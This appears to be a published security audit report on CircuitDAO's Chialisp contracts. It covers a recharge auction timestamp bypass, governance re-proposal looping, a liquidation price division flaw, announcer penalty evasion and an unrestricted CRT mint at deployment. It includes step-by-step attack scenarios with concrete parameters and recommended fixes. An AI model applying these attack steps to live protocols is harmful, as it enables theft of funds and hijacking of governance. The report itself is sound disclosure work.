ASSERT_SECONDS_ABSOLUTE Asserts that the previous transaction block was created at at least a given timestamp, in seconds. See assert-seconds-absolute condition.

This means:

```
T_prev_block >= current_timestamp - MAX_TX_BLOCK_TIME
current_timestamp <= T_prev_block + MAX_TX_BLOCK_TIME
current_timestamp <= T_prev_block + 120
```

Because `MAX_TX_BLOCK_TIME = 120`.

Second condition:

```
(ASSERT_BEFORE_SECONDS_ABSOLUTE (+ current_timestamp (* 5 MAX_TX_BLOCK_TIME)))
```

`ASSERT_BEFORE_SECONDS_ABSOLUTE` Asserts that the previous transaction block was created before a given timestamp, in seconds. See assert-before-seconds-absolute condition.

This means:

```
T_prev_block < current_timestamp + 5 * MAX_TX_BLOCK_TIME
current_timestamp > T_prev_block - 5 * MAX_TX_BLOCK_TIME
current_timestamp > T_prev_block - 600
```

So the `current_timestamp` can be in range from `T_prev_block - 599` to `T_prev_block + 120`. This range of 719 seconds is significantly larger than the BID_TTL. From the Circuit DAO configuration, the default value in `circuit_dao/circuit/managedao.py`.

- managedao.py#L66

  ```
  RECHARGE_AUCTION_BID_TTL = 300
  ```

A malicious actor can exploit this wide range through the following attack scenario:

- Step 1: Monitor for recharge auction conditions, when the amount in Treasury is below `Treasury Minimum` to start a Recharge Auction by calling `recharge_start_auction.clsp` operation of `recharge_auction.clsp`. This action is permissionless and intended to be run by keepers (see Recharge Auction).

  After this step, a `recharge_auction` coin is started with amount = 0.

- Step 2: In the same block and spend bundle, the attacker calls `recharge_bid.clsp` operation with:
  - `current_timestamp` = `T_prev_block - 5 * MAX_TX_BLOCK_TIME + 1` = `T_prev_block - 599`.
  - Bid with very small amount `bid_byc_amount` of BYC token, for example `101` mBYC, just bigger the `min_byc_bid_amount` that is 100 as default configuration.
  - recharge_bid.clsp#L43

    ```
        (> byc_bid_amount min_byc_bid_amount)
    ```

  - managedao.py#L67

```
100,  # recharge auction minimum bid amount
```

  - Bid with amount `crt_bid_amount` satisfies the minimum crt price. With `bid_byc_amount`, can mint maximum `crt_bid_amount` = `100_999 mCRT` = `100.999 CRT`.
  - recharge_bid.clsp#L33

```
crt_price (/ (* byc_bid_amount PRECISION) crt_bid_amount) ; PRECISION = 10^10
```

- recharge_bid.clsp#L37

```
(> crt_price min_crt_price)

crt_price = 101 *  10^10  / 100_999 =  10000099 > min_crt_price = 10^7
```

- managedao.py#L65

```
10_000_000,  # recharge auction min crt price (equiv to 0.001 BYC per CRT)
```

After this, the `recharge_auction` coin from step 1 is spent and re-created as a new coin with:

```
my_amount = 101
LAST_BID contains current_timestamp = T_prev_block - 599
```

- Step 3: In the same spend bundle and block, the attacker calls `recharge_settle.clsp` operation with:
  - `current_timestamp` = `T_prev_block + MAX_TX_BLOCK_TIME - 1` = `T_prev_block + 119`.

    The condition will pass:

    ```
    (> (- current_timestamp timestamp) BID_TTL)
    ```

    Because:

    ```
    current_timestamp = T_prev_block + 119
    timestamp = T_prev_block - 599
    BID_TTL = 300

    (- current_timestamp timestamp) = 119 + 599 = 718 > BID_TTL = 300
    ```

After step 3:

- The `recharge_auction` coin from step 2 is spent.
- The BYC amount of 101 is distributed to the Treasury.
- The auction is settled and `100_999` CRT tokens are minted for the attacker.

These 3 transactions can be bundled into 1 spend bundle in 1 block. The attacker likely wants to execute all transactions in 1 spend bundle to avoid keepers intervening and blocking the attack.

This attack breaks the security guarantee that an auction will remain open for `BID_TTL` seconds after the last bid, breaks competitive bidding.

Impact and Severity Explanation: The impact and severity of this vulnerability is Critical.

1. Breaks Core Functionality: The `BID_TTL` is a core component of the auction mechanism, designed to ensure fair price discovery. Bypassing it means the recharge auction doesn't function as intended. An attacker can win an auction without giving other participants a fair chance to outbid them.
2. Unfair Acquisition of CRT Tokens: The attacker can consistently mint CRT tokens with minimum price.
3. Market Manipulation Potential: If repeated, this attack could affect the CRT token supply and pricing mechanisms, potentially impacting the broader protocol ecosystem.

Likelihood Explanation: The likelihood of this vulnerability being exploited is High.

- The attack can be performed by any user participating in the auction and does not require special privileges beyond constructing valid transactions.
- The attack results in direct profit for the attacker (acquiring valuable CRT tokens at minimal cost).
- The technical complexity is moderate and the attack vector is reproducible.

The Proof of Concept just shows the minimum value, but the attacker can mint big amount of CRT at minimum price to gain profit. But to prove the bug, the Proof of Concept is enough.

Note: Although the default values can be configured by Governance, but there is no check for minimum value of BID TTL in Governance in `goverance.clsp` and other puzzles. So it is likely that goverance of Circuit DAO might make mistake to use value of 300 or values < 720, so this bug still applied. Another scenario is that even if the goverance set correct configuration value, there is some bug in the governance that the attacker can set the `BID_TTL` value to be less than 720, then he can exploit this bug. So it is better to prevent this bug in the puzzles code and not rely only on the assumption that Goverance is trusted and make no mistakes.

So the Protocol Team needs to take this bug report into consideration to prevent reported attacks.

Recommendation:

1. Use safe values for configuration of `BID_TLL` configuration, e.g. replace 300 with `1_000` or bigger values.

- managedao.py#L66

```
RECHARGE_AUCTION_BID_TTL = 300 ; @audit-issue need safer value , e.g. 1000
```

2. Consider to narrow down the range that `current_timestamp` can be input by the users.

Proof of Concept: A conceptual Proof of Concept is described below:

- `BID_TTL` is 300 seconds as configured by the protocol.
- `T_prev_block` is the timestamp of the block prior to the one including the spend.

Attack Steps:

- Pre-condition: The treasury amount is below the Treasury Minimum.
- In a spend bundle, the attacker executes 3 below transactions.

1. Attacker constructs a `recharge_start_auction` transaction:

- Triggers a new recharge auction.


2. Attacker constructs a `recharge_bid` transaction:

- The solution includes `current_timestamp_bid = T_prev_block - (5 * 120) + 1 = T_prev_block - 599`.
- `bid_byc_amount` = 101.
- `crt_bid_amount` = 100_999.
- `LAST_BID.timestamp` becomes `T_prev_block - 599`.

3. Attacker constructs a `recharge_settle` transaction:

- The solution includes `current_timestamp = T_prev_block + 119`.
- The puzzle calculates `delta = current_timestamp - LAST_BID.timestamp`.
- `delta = (T_prev_block + 119) - (T_prev_block - 599) = 718`.
- The condition `(> delta BID_TTL)` becomes `(> 718 300)`, which is true.
- The auction is settled and.
- The BYC amount of 101 is distributed to the Treasury.
- The auction is settled and `100_999` CRT tokens are minted for the attacker.

Below sequence diagram illustrates this attack:


Attacker
RechargeAuction
All transactions are in the same spend bundle in the same block B1
BID_TTL = 300s, MAX_TX_BLOCK_TIME = 120s.
Max current_timestamp delta = 719.
1. Submits 'Recharge Start Auction' Transaction (targets Block B1)
Executes Start Auction Transaction
2. Submits 'Recharge Bid' Transaction (targets Block B1)
Executes Bid Transaction
Attacker provides solution with
current_timestamp_bid = T_prev_block - 599s
bid_byc_amount = 101
crt_bid_amount = 100_999
Bid successful.
LAST_BID.timestamp = T_prev_block - 599s.
3. Submits 'Settle' Transaction (targets Block B1)
Executes Settle Transaction
Attacker provides solution with
current_timestamp_settle = T_prev_block + 119s
Calculates effective_elapsed_time =
current_timestamp_settle - LAST_BID.timestamp
effective_elapsed_time = (T_prev_block + 119) - (T_prev_block - 599) = 718s.
Checks condition:
effective_elapsed_time > BID_TTL
(718s > 300s) -> TRUE
Settle successful. Auction ends prematurely.
Auction settled. Attacker wins.
Distributed 101 BYC to Treasury. Mint 100_999 CRT tokens to attacker
Actual time passed (block time) is 0 < BID_TTL.
BID_TTL was effectively bypassed.
Attacker
RechargeAuction

CircuitDAO: Fixed in commit `fa283bb2e0d148f531a56dadc31c44cc5bdb79dd`.

3.3.3 Governance re-proposal looping allows indefinite decision delays

Submitted by 0xTheBlackPanther, also found by alexbabits

Severity: Medium Risk

Context: governance.clsp#L236-L246

Description: The governance contract allows users to re-propose bills while existing proposals are active, which resets voting deadlines to fresh timelines. An attacker can repeatedly re-propose the same bill before veto periods expire, effectively extending governance decisions indefinitely. The code calculates new absolute timestamps (`veto_expiry = current_timestamp + veto_period`) on each proposal without checking if `BILL` is already active, enabling this timer reset mechanism.

This is how it can be exploited: Propose bill → Wait until near veto deadline → Re-propose same bill → Voting timer resets → Repeat forever.

Critical governance decisions can be delayed indefinitely, undermining protocol governance effectiveness during time-sensitive situations.

Recommendation: Add explicit check requiring `BILL` to be nil before allowing new proposals.

```
(assert (not BILL) "Cannot propose while bill is active")
```

Alternatively, implement a "proposal lock period" where the same proposer cannot submit new bills for a minimum duration after their last proposal, preventing rapid re-proposal cycling.

CircuitDAO: Fixed in commit `6b9dafd4ca3b90a74235f9966a39630655226de9`.

3.3.4 Price Calculation Division by Zero and Fee Transfer Bypass in Vault Liquidation Bidding

Submitted by chainsentry, also found by chainsentry, BaiMaStryke, Agontuk1, Agontuk1, yongsxyz, tough, lola, 0xnija and 0xnija

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Description: A user can bid on liquidated vault collateral when the auction price drops to zero or near-zero, allowing them to claim hundreds of thousands of dollars worth of XCH collateral for essentially free while tricking the treasury into thinking they paid the required fees.

The `vault_keeper_bid.clsp` contract contains a critical arithmetic vulnerability in its auction price calculation mechanism that enables users to obtain vault collateral at dramatically undervalued prices, potentially acquiring it for free. The vulnerability stems from an unguarded division operation that can result in division by zero or division by extremely small numbers, causing either transaction failure or astronomical collateral allocation ratios.

The vulnerability has two interconnected components: first, the price calculation can underflow to zero or near-zero values when `step_price_decrease_factor * elapsed_time >= PRECISION_BPS`, making the denominator in the collateral calculation approach zero. Second, the contract accepts unverified claims about BYC payments to treasury without requiring proof of actual BYC provision, allowing users to claim treasury credits without providing the corresponding value.

The mathematical flaw violates the core invariant that liquidation proceedings should recover sufficient value to cover vault debt and protocol fees. Instead, it creates a scenario where the protocol loses collateral value while gaining worthless accounting entries, directly threatening the stability of the entire system.

The vulnerability exists in the `vault_keeper_bid.clsp` contract within the collateral calculation logic. The contract computes how much XCH collateral a user can claim based on their BYC bid amount and the current auction price:

```
bid_xch_collateral_amount_pre (/
  (/
    (* byc_bid_amount PRECISION_BPS PRICE_PRECISION MOJOS)
    (-
      (* start_price PRECISION_BPS)
      (*
        (*
          start_price
          step_price_decrease_factor
        )
        (/
          (- current_timestamp auction_start_time)
          step_time_interval
        )
      )
    )
  )
  1000
)
```

The auction price calculation follows this formula:

```
auction_price = start_price * PRECISION_BPS - (start_price * step_price_decrease_factor * elapsed_steps)
```

Where `elapsed_steps = (current_timestamp - auction_start_time) / step_time_interval`.

The critical flaw occurs when `step_price_decrease_factor * elapsed_steps >= PRECISION_BPS`. In this scenario:

1. The subtraction `(start_price * PRECISION_BPS) - (start_price * step_price_decrease_factor * elapsed_steps)` results in zero or negative values.

2. When the result is zero, the division `(* byc_bid_amount PRECISION_BPS PRICE_PRECISION MOJOS) / 0` causes a division by zero.
3. When the result is a very small positive number, the division produces astronomically large results due to the multiplication of large constants (`PRECISION_BPS = 10000`, `PRICE_PRECISION = 100`, `MOJOS = 1000000000000`).

The contract lacks any validation to ensure `auction_price > 0` before performing the division operation. This oversight allows the vulnerability to manifest whenever auction parameters and timing align to create the problematic condition.

The second component involves improper BYC sourcing validation. The contract distributes the user's claimed `byc_bid_amount` across three categories:

```
initiator_incentive (if (> byc_bid_amount initiator_incentive_balance)
  initiator_incentive_balance
  byc_bid_amount)
remaining_byc_bid_amount (- byc_bid_amount initiator_incentive)

byc_to_treasury (if (> remaining_byc_bid_amount byc_to_treasury_balance)
  byc_to_treasury_balance
  remaining_byc_bid_amount)

byc_to_melt (- remaining_byc_bid_amount byc_to_treasury)
```

The contract then sends messages to treasury claiming these payments:

```
(list SEND_MESSAGE 0x3f
  (concat
    PROTOCOL_PREFIX
    (sha256tree (c STATUTES_STRUCT (c byc_to_treasury new_treasury_amount)))
  )
  treasury_coin_id
)
```

The vulnerability lies in the fact that these `SEND_MESSAGE` calls inform the treasury about intended deposits without requiring proof that the user actually provided the corresponding BYC amounts. The treasury updates its balance based on these messages without verification, creating phantom BYC credits.

Proof of Concept:

Setup:

```
Vault collateral: 50 XCH (50 * 10^12 mojos)
Auction start time: T
Current timestamp: T + 7200 seconds (2 hours elapsed)
Step time interval: 300 seconds (5-minute steps)
Step price decrease factor: 300 BPS (3% per step)
Start price: 3000 USD/XCH
PRECISION_BPS: 10000
```

1. Step 1: Calculate Elapsed Steps:

   ```
   elapsed_steps = (T + 7200 - T) / 300 = 24 steps
   ```

2. Step 2: Calculate Price Decrease:

   ```
   total_decrease = step_price_decrease_factor * elapsed_steps
   total_decrease = 300 * 24 = 7200 BPS
   ```

3. Step 3: Calculate Auction Price:

   ```
   auction_price = start_price * PRECISION_BPS - start_price * total_decrease
   auction_price = 3000 * 10000 - 3000 * 7200
   auction_price = 30,000,000 - 21,600,000 = 8,400,000
   ```

This is still positive, so let's extend the time further:

Extended Scenario:

```
Current timestamp: T + 12000 seconds (3.33 hours elapsed)
elapsed_steps = 12000 / 300 = 40 steps
total_decrease = 300 * 40 = 12000 BPS > 10000 BPS (PRECISION_BPS)

auction_price = 3000 * 10000 - 3000 * 12000
auction_price = 30,000,000 - 36,000,000 = -6,000,000
```

When `auction_price <= 0`, the division operation becomes:

```
bid_xch_collateral_amount = (1 * 10000 * 100 * 10^12) / (abs(-6,000,000) * 1000)
```

Even if we take the absolute value to avoid immediate division by zero, the result becomes:

```
bid_xch_collateral_amount = 10^18 / 6,000,000,000 = 166,666,666,666 mojos = 166 XCH
```

This means a user could claim 166 XCH worth of collateral by bidding just 1 mojo of BYC, representing a 1.66 × 10ˆ16 times return on investment.

4. Step 4: Treasury Manipulation: Simultaneously, the user sends a message claiming they deposited BYC to treasury without actually providing any BYC coins in the transaction inputs. The treasury receives the message and credits its balance accordingly, creating artificial inflation of protocol reserves.

The vulnerability becomes exploitable when governance parameters are set such that:

```
step_price_decrease_factor * max_auction_duration / step_time_interval >= PRECISION_BPS
```

With common DeFi liquidation parameters:

- 5% price decrease per step (500 BPS).
- 10-minute step intervals.
- 4-hour maximum auction duration.

This gives us: `500 * (4 * 60 / 10) = 500 * 24 = 12000 BPS > 10000 BPS`.

The condition becomes satisfied within the normal operational parameters of the protocol, making this vulnerability not an edge case but a predictable occurrence during regular protocol operation.

Based on CLVM documentation and the Chialisp execution model, division by zero operations cause program termination with an error condition. However, the more exploitable scenario occurs when `auction_price` approaches zero but remains slightly positive, causing massive integer results that exceed reasonable collateral allocation ratios.

The contract performs no bounds checking on the calculated `bid_xch_collateral_amount_pre`, allowing results that exceed the total collateral available in the vault. The only constraint applied is:

```
bid_xch_collateral_amount (if (> bid_xch_collateral_amount_pre COLLATERAL)
  COLLATERAL
  bid_xch_collateral_amount_pre)
```

This means users can always claim the entire vault collateral regardless of their actual BYC contribution when the price calculation vulnerability is triggered.

Impact:

- Direct Financial Impact: Users can drain individual vault collateral with minimal cost. A typical vault containing 100 XCH (worth $300,000+ at current prices) becomes claimable for the cost of a single transaction fee plus one mojo of claimed BYC contribution. This represents a potential loss of hundreds of thousands of dollars per vault, with the protocol bearing the full cost while users capture the entire benefit.
- Treasury Corruption: The phantom BYC credit mechanism corrupts the treasury's accounting system by inflating its apparent BYC reserves without corresponding real value. This false inflation has cascading effects throughout the protocol. When treasury reserves appear artificially high, the protocol may avoid triggering Recharge Auctions that should occur to maintain proper collateralization. Additionally, inflated treasury balances may enable excessive Surplus Auctions, burning legitimate CRT tokens against phantom BYC reserves.

- Liquidation System Failure: The vulnerability breaks the core liquidation mechanism that maintains protocol solvency. Instead of liquidations providing adequate compensation to cover vault debt and protocol fees, they become a mechanism for transferring protocol wealth to opportunistic users. This inversion of incentives means that undercollateralized positions become profit opportunities rather than risk mitigation events.

Recommendation:

1. Implement Price Floor Validation: Add explicit validation to ensure auction prices never reach zero or negative values:

```
(assign
  auction_price_raw (-
    (* start_price PRECISION_BPS)
    (* (* start_price step_price_decrease_factor)
      (/ (- current_timestamp auction_start_time) step_time_interval)
    )
  )
  auction_price (assert (> auction_price_raw 0) auction_price_raw)
  ; ... rest of calculation
)
```

This prevents both division by zero and the extreme price scenarios that enable massive collateral allocation.

2. Require Verified BYC Provision: Replace the current message-based treasury notification system with verified BYC burning or transfer:

```
; Require actual BYC coin inputs matching claimed amounts
(list RECEIVE_MESSAGE 0x3f
  (concat PROTOCOL_PREFIX (sha256tree (c "melt" byc_to_melt)))
  byc_melting_coin_id
)
(list RECEIVE_MESSAGE 0x3f
  (concat PROTOCOL_PREFIX (sha256tree (c "deposit" byc_to_treasury)))
  byc_treasury_source_coin_id
)
```

This ensures users actually provide the BYC amounts they claim to contribute.

CircuitDAO: Fixed in commit `5f33b2133482a9baf650e2ccd558c98a9f59b542`.

3.3.5 Announcers can avoid being penalized

Submitted by 0xDggin, also found by Dystopia and edoscoba

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: Th is vulnerability allows price oracle providers (announcers) to circumvent penalty enforcement for protocol violations by maintaining active price updates, thereby undermining the protocol's collateralization requirements and governance integrity.

Finding Description: Announcers serve as price oracle providers within the protocol and must maintain two critical compliance requirements:

1. Minimum Collateral: Deposit amount must exceed the protocol-defined minimum threshold (`min_deposit`).
2. Maximum Delay: Price update frequency must not exceed the maximum allowable delay (`max_delay`).

Violations of these requirements should trigger automatic penalty enforcement to maintain protocol security and economic integrity.

In `announcer_penalize.clsp`:

```
(assign
    penalized_deposit
      ; if not expired, we penalize per full deposit
      (/
        (*
          DEPOSIT
          penalty_factor_per_interval
        )
        PRECISION_BPS
      )
    statutes_puzzle_hash (calculate-statutes-puzzle-hash STATUTES_STRUCT statutes_inner_puzzle_hash)
    (assert
      ; must be past penalty timestamp to penalize
      (> current_timestamp PENALIZABLE_AT)
      (any
        ; penalize if expired
        (> current_timestamp TIMESTAMP_EXPIRES)
        ; penalize if deposit is less than announcer's min deposit
        (> MIN_DEPOSIT DEPOSIT)
        ; penalize if announcer's min deposit is less than Statues min deposit
        (> min_deposit MIN_DEPOSIT)
        ; penalize if announcer's delay is above expected delay
        (> DELAY announcer_max_delay)
      )
      APPROVED
      LAUNCHER_ID
      (> DEPOSIT penalized_deposit)
      (> penalized_deposit MINUS_ONE)
      (li
        (list RESERVE_FEE (- DEPOSIT penalized_deposit))
        (list ASSERT_SECONDS_ABSOLUTE (- current_timestamp MAX_TX_BLOCK_TIME))
        (list ASSERT_BEFORE_SECONDS_ABSOLUTE (+ current_timestamp MAX_TX_BLOCK_TIME))
        (assert-statute statutes_puzzle_hash STATUTE_ANNOUNCER_PENALTY_INTERVAL penalty_interval_in_minutes)
        (assert-statute statutes_puzzle_hash STATUTE_ANNOUNCER_PENALTY_FACTOR_PER_INTERVAL_BPS
        ↪  penalty_factor_per_interval)
        (assert-statute statutes_puzzle_hash STATUTE_ANNOUNCER_MINIMUM_DEPOSIT min_deposit)
        (assert-statute statutes_puzzle_hash STATUTE_ANNOUNCER_PRICE_TTL announcer_max_delay)
        (list ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES) ; <<<
        &rest
        (recreate-myself-condition MOD_HASH
          STATUTES_STRUCT
          LAUNCHER_ID
          INNER_PUZZLE_HASH
          APPROVED
          penalized_deposit
          DELAY
          VALUE
          MIN_DEPOSIT
          CLAIM_COUNTER
          COOLDOWN_START
          (+ current_timestamp (* 60 penalty_interval_in_minutes))
          TIMESTAMP_EXPIRES
          input_conditions
        )
      )
    )
  )
)
```

The issue is that even though the code allows penalization for three distinct violations:

1. Expired price (`current_timestamp > TIMESTAMP_EXPIRES`).
2. Insufficient deposit (`announcer_min_deposit > DEPOSIT`).
3. Excessive delay (`DELAY > announcer_max_delay`).

The subsequent assertion:

```
(list ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES)
```

Requires the current blockchain time to be at least the price expiration time, effectively preventing penalties for conditions 2 and 3 until the price expires.

The primary way `TIMESTAMP_EXPIRES` gets updated is through the `announcer_mutate.clsp` operation, which is used for regular price updates:

```
(list CREATE_COIN
  (curry_hashes MOD_HASH
    // ...
    (sha256 ONE atom_value)
    (sha256 ONE MIN_DEPOSIT)
    (sha256 ONE COOLDOWN_START)
    (sha256 ONE LAST_PENALTY_INTERVAL)
    (sha256 ONE (+ current_timestamp DELAY))  // This sets TIMESTAMP_EXPIRES
  )
  deposit
  (list (if new_puzzle_hash new_puzzle_hash INNER_PUZZLE_HASH))
)
```

Here we can see that `TIMESTAMP_EXPIRES` is calculated as `current_timestamp + DELAY`.

The `TIMESTAMP_EXPIRES` variable is updated everytime an announcer updates the price. This means announcers can update valid prices with collateral bellow `min_deposit` or delay greater than `max_delay` without being penalized ever.

Impact Explanation: This vulnerability can lead to undercollaterization of the protocol. Since announcers get rewards in CRT tokens, they will have a weight at governance proposals, governance veto, participate in Surplus Auctions and Recharge Auctions. Which means they can damage the protocol and have a negative impact in governance. High impact.

Likelihood Explanation: The likelihood of this issue to happen is Low since announcers are trusted entities.

Proof of Concept:

- Current time: Block 5000.
- `TIMESTAMP_EXPIRES`: Block 5500 (price expires 500 blocks in the future).
- Minimum required deposit: 10 XCH.
- Announcer's actual deposit: 5 XCH (violation - too low!).
- Maximum allowed delay: 6 hours.
- Announcer's set delay: 6 hours (compliant).

Transaction Execution Flow: A keeper notices the deposit is too low (5 XCH < 10 XCH required). They create a transaction to penalize this violation. The transaction validation begins:

1. Check if this is a new penalty interval:

   ```
   (> current_penalty_interval LAST_PENALTY_INTERVAL)
   ```

   Assume this is true (it's a new interval).

2. Check if ANY violation exists:

   ```
   (any
     (> current_timestamp TIMESTAMP_EXPIRES)  // 5000 > 5500? FALSE
     (> announcer_min_deposit DEPOSIT)        // 10 > 5? TRUE
     (> DELAY announcer_max_delay)            // 6 > 6? FALSE
   )
   ```

   This evaluates to TRUE because the deposit violation exists.

3. Other basic checks pass:
   - `APPROVED` is true.
   - `LAUNCHER_ID` is valid.
   - Deposit calculations are valid.

4. Get to the condition list:

   ```
   (list ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES)
   ```

   This checks if Current Block $5000 \geq$ `TIMESTAMP_EXPIRES` 5500. This is `FALSE`, resulting in transaction failure.

Result: The keeper cannot penalize the Announcer for having insufficient deposit, even though that's clearly a violation according to protocol rules. The Announcer continues operating with insufficient collateral until Block 5500 when their price expires.

Recommendation: Remove the unconditional `ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES` check and replace with:

```
(if (> current_timestamp TIMESTAMP_EXPIRES)
  (list ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES)  ; Only for price expiration
  (list REMARK)  ; No-op for other violations
)
```

CircuitDAO: Fixed in commit `9382a6e125d4c020e40a2cd9751ec25b3f1b9200`.

3.3.6 Announcer's are unpenalizable at any time by setting a large negative delay during a configure

Submitted by alexbabits

Severity: Medium Risk

Context: *(No context files were provided by the reviewer)*

Summary: Data provider can configure their announcer through `announcer_configure` with a negative `new_delay` value such that their `TIMESTAMP_EXPIRES` is negative, leading to `ASSERT_SECONDS_ABSOLUTE TIMESTAMP_EXPIRES` reverting because it reverts for signed (negative) integers. See assert-seconds-absolute. This makes any announcer unpenalizable.

Finding Description: In `announcer_configure`, data providers could provide -100,000,000 as the `new_delay`, there are no minimum or negative checks. This makes their `TIMESTAMP_EXPIRES` = -100,000,000 + 10,000,000 = -90,000,000.

```
;; announcer_configure
(+ current_timestamp new_delay) ; new TIMESTAMP_EXPIRES
```

Nodes will now reject the final spend when found in mempool when a penalization is attempted for any reason: announcer_penalize.clsp#L53.

The most potent exploit of this is to sneakily update prices whenever they want when they have a normal delay, and then configure back to the DoS'ed negative value to avoid penalities, "*sleeping*" for as long as they like, and updating prices whenever they want still.

Recommendation: Assert `new_delay` is positive, and/or assert it's 1-99% of the maximum statute value for the staleness delay.

CircuitDAO: Fixed in commit `4898d347a498e39e83f0bf8c54cbb19e898db81c`.

3.3.7 Anyone Can Mint CRT During Deployment

Submitted by yakuhito

Severity: Medium Risk

Context: crt_tail.clsp#L135

Finding Description: At deployment, CRT minting is secured via `ASSERT_CONCURRENT_SPEND`. While the condition ensures CRT is minted within the deployment block, it does not adequately enforce which coin(s) can mint CRT CATs. An attacker may look for deployment transactions in the mempool and attach a new coin that mints CRT to their address using Chia's Replace-by-Fee mechanism. This would likely be hard to detect using current tooling.

Impact Explanation: The impact is high, as there is no restriction on the amount of CRT that the attacker can mint. For example, if the total supply of CRT is 1 bln, the attacker may mint 1.01 billion additional CRT CATs with relatively low investment (1.01 XCH + fees required for RBF). This would give them a majority in governance, which gives them full control over the protocol.

This falls under `Breaks Core Functionality: Causes a failure in fundamental protocol operations (incl governance operations).`

Likelihood Explanation: A new Chia transaction block is built, on average, every 52-56.25 seconds. Even with a fee that makes inclusion in the next block very likely, there is still time for an attacker to use RBF. The mechanism is used frequently in both `TibetSwap` and `warp[.]green`, and has a high success rate, with propagation of the new bundle taking a few seconds at most.

The reason the likelihood is 'medium' is that the attack may be detectable. Namely, after the transaction is confirmed, someone analyzing all the coin spends in the resulting block will be able to show the total CRT supply is higher than CircuitDAO communicated. That being said, this would likely require extra code. Chia currently has one explorer that supports CATs that I know of, which is known to sometimes miss mint/burn operations of CATs with custom TAILs (particularly, `TibetSwap` LP CATs have been reported numerous times).

Even if the attack is detected 100% of times, this bug could lead to a deployment DOS issue. The attacker's cost would be 0.1 XCH to mint 100 million CRT (assuming that is enough to 'invalidate' the deployment) + the RBF fee, while the protocol deployment cost would at least be 1 XCH (to mint 1 bln CRT) + transaction fees.

Proof of Concept:

- Deployment bundle is broadcast to the Chia mempool.
- An automated program parses the coin spends and identifies the CRT asset by its TAIL mod. It attaches two extra spends to the spend bundle: one that mints 50.1% of the new CRT supply to the attacker, and one that increases the transaction fee.
- Because of Chia's RBF rules, the new bundle replaces the old one in the mempool.
- After the deployment transaction is confirmed, the attacker owns a majority of CRT tokens.

Recommendation: The fix requires restricting which coins can mint CRT at deployment. Two simple ways I can think of:

- Requiring a certain coin (either `(f (r STATUTES_STRUCT))` or a curried in argument) created the CRT CAT when it's minted (and asserting via `ASSERT_MY_PARENT_ID`).
- Requiring a certain coin sent a message to the CRT CAT when it's minted (asserted via `RECEIVE_-MESSAGE`).

